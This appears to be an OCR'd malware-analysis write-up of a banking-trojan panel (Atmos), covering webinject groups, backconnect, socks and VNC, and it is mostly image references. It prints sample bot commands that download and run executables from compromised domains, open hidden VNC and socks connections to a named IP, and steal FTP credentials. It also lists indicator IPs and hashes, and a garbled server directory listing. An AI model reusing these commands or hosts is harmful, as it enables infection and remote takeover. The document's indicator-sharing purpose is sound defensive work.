
Legend:

Laptop
on-batt
is admin
server
desktop

Full information:




WebInject:




Reported errors:


New group:




Edit a webinject:




Webinjects for the group 'Canada':




US:




Edit a webinject:



Script:



Script edit:




Some scripts sample:
tokenspy_update tokenspy-config.json
hvnc_start 176.9.174.237 29223
bot_bc_add vnc
bot_bc_add socks 176.9.174.237 37698
user_execute http://iguana58.ru/plugins/system/anticopy/ammy.exe
transfer


user_destroy
user_execute http://iguana58.ru/plugins/system/anticopy/adobe.exe
user_ftpclients_get
user_execute htxp://iguana58.ru/plugins/system/anticopy/adobe.exe
user_execute htxp://mareikes.com/wp-includes/pomo/svhost.exe -f
user_execute htxp://mareikes.com/wp-includes/pomo/server.exe
user_execute htxp://mareikes.com/wp-includes/pomo/ammy.exe
user_execute http://tehnoart.co/sr.exe -f
user_execute http://3dmaxkursum.net/tmp/sys/config.exe
user_execute http://coasttransit.com/wp-content/gallery/gulfport-transit-center/thumbs/htasees.exe

- dns: 1 ›› ip: 185.4.73.33 - adress: IGUANA58.RU
- dns: 1 ›› ip: 176.9.24.49 - adress: MAREIKES.COM
- dns: 1 ›› ip: 107.180.26.93 - adress: TEHNOART.CO
- dns: 1 ›› ip: 94.73.144.210 - adress: 3DMAXKURSUM.NET
- dns: 1 ›› ip: 184.168.47.225 - adress: COASTTRANSIT.COM


Socks:




VNC:




Example of infected endpoints:





Config:

Backconnect logs:




Files:

```
" '®¬ ¢ ãáâà®©áâ¢¥ C ¥ ¨¬¥¥â ¬¥âª¨.
 '¥à¨©ë© ®¬¥à â®¬ : 8801-D2A4

 '®¤¥à¦¨¬®¥ ¯ ¯ª¨ C:\xampp\htdocs

29.11.2015  15:53    <DIR>          .
29.11.2015  15:53    <DIR>          ..
16.09.2015  01:11            42ÿ496 abcs.exe
16.09.2015  01:11                70 bcconfig.ini
16.09.2015  01:11               358 control.html
16.09.2015  01:11               947 control.php
03.10.2015  20:05                 0 index.php
16.09.2015  01:11            85ÿ925 jq.js
29.11.2015  15:53            30ÿ301 log.txt
16.09.2015  01:11               470 test.php
03.10.2015  20:01    <DIR>          _backup_
               9 ã ©«®¢        160ÿ600 ¡ ©â
               3 ¯ ¯ ®ª  14ÿ038ÿ659ÿ072 ¡ ©â á¢®¡®¤®
```





SHA1: 9EA4041C41C3448E5A9D00EEA9DACB9E11EBA6C0

bcservice.ini:

[bcservice]
client_starting_port=200
bots_port=30
reboot_every_m=10


Trashed binnaries:






SHA1: 987B468DB8AA400171E5365E89C3120F13F728EE

Atmos builder:





SHA1: D3F992DCDBB0DF54C4A383163172F69A1CA967AE

Server logs start the 3 oct 2015:



